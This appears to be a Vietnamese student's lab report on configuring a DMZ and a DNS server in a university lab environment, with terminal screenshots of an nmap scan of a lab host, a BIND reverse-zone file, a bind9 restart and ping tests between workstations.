
```
B21DCAT151 - Thiết lập DMZ cho một doanh nghiệp - Mozilla Firefox
B21DCAT151 - Thiết lập DMZ cho một doanh nghiệp
Ubuntu Server and hyper
https://seclab.ptit.edu.vn/student/question
90%
Trần Thị Thu Phương (B21DCAT151) 2:21:09
hank@remote_ws: ~
File Edit View Search Terminal Tabs Help
hank@remote_ws: ~ x admin@remote_gw: ~ x
hank@remote_ws:~$ sudo nmap www.example.com

Starting Nmap 7.01 ( https://nmap.org ) at 2024-09-25 02:36 UTC
Nmap scan report for www.example.com (198.18.1.56)
Host is up (0.00047s latency).
rDNS record for 198.18.1.56: example.com
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
3306/tcp   open  mysql


Nmap done: 1 IP address (1 host up) scanned in 11.65 seconds
hank@remote_ws:~$
```

Trên ws1 (tom): `sudo nmap www.example.com`

Bài thực hành số 1




Trên ws1 (tom): wget www.google.com.




4. Dns: Giới thiệu cơ bản DNS

Xem tệp /etc/bind/named.conf để biết những tệp cần cấu hình trên DNSserver

Bài thực hành số 1



Các tệp cần cấu hình để dns có thể sử dụng được khi truy cập đến ws3



Cấu hình tệp truy vấn Dns thuận

Bài thực hành số 1



The screenshot shows a web browser window with a red header bar containing navigation links: "Thực hành", "Bài tập", "Lịch sử", and "Hỗ trợ". The main content area displays the name "Trần Thị Thu Phương (B21DCAT151)" and a timer "54:58". Below the browser is a terminal window titled "admin@dns: /var/named". The terminal shows the GNU nano 2.5.3 editor with the following DNS zone file content:


```
$TTL 3D
@      IN      SOA      ns.example.com. admin.example.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

      IN      NS       ns.example.com.

11     IN      PTR      ws1
12     IN      PTR      ws2
13     IN      PTR      ws3
```

Cấu hình tệp truy vấn dns ngược


Bài thực hành số 1



Sau khi sửa đổi các tệp cấu hình DNS, dịch vụ DNS phải được khởi động lại:


```
sudo systemctl restart bind9
```

Cấu hình để ws3 có thể truy vấn đến ws1, ws2 qua tên



Bài thực hành số 1

Kiểm tra kết nối đến ws1 từ máy ws3




The screenshot shows a web browser window with the URL <https://seclab.ptit.edu.vn/student/contest/>. The page displays the name "Trần Thị Thu Phương (B21DCAT151)" and a timer at "48:44". Below the browser, a terminal window titled "ubuntu@ws3: /" is open. The terminal shows the command `ping ws1 -c 3` and its output:

```
ubuntu@ws3:/$ ping ws1 -c 3
PING ws1.example.com (192.168.0.11) 56(84) bytes of data.
64 bytes from ws1.0.168.192.in-addr.arpa (192.168.0.11): icmp_seq=1 ttl=64 time=0.059 ms
64 bytes from ws1.0.168.192.in-addr.arpa (192.168.0.11): icmp_seq=2 ttl=64 time=0.087 ms
64 bytes from ws1.0.168.192.in-addr.arpa (192.168.0.11): icmp_seq=3 ttl=64 time=0.086 ms

--- ws1.example.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2045ms
rtt min/avg/max/mdev = 0.059/0.077/0.087/0.013 ms
ubuntu@ws3:/$
```

Kiểm tra kết nối đến ws3 qua ws1



The screenshot shows the same web browser window as before, but the timer now displays "48:00". The terminal window is now titled "ubuntu@ws1: ~" and shows the command `ping ws3 -c 3` and its output:

```
ubuntu@ws1:~$ ping ws3 -c 3
PING ws3.example.com (192.168.0.13) 56(84) bytes of data.
64 bytes from ws3.0.168.192.in-addr.arpa (192.168.0.13): icmp_seq=1 ttl=64 time=0.062 ms
64 bytes from ws3.0.168.192.in-addr.arpa (192.168.0.13): icmp_seq=2 ttl=64 time=0.134 ms
64 bytes from ws3.0.168.192.in-addr.arpa (192.168.0.13): icmp_seq=3 ttl=64 time=0.214 ms

--- ws3.example.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2053ms
rtt min/avg/max/mdev = 0.062/0.136/0.214/0.062 ms
ubuntu@ws1:~$
```

Bài thực hành số 1

Checkwork của bài

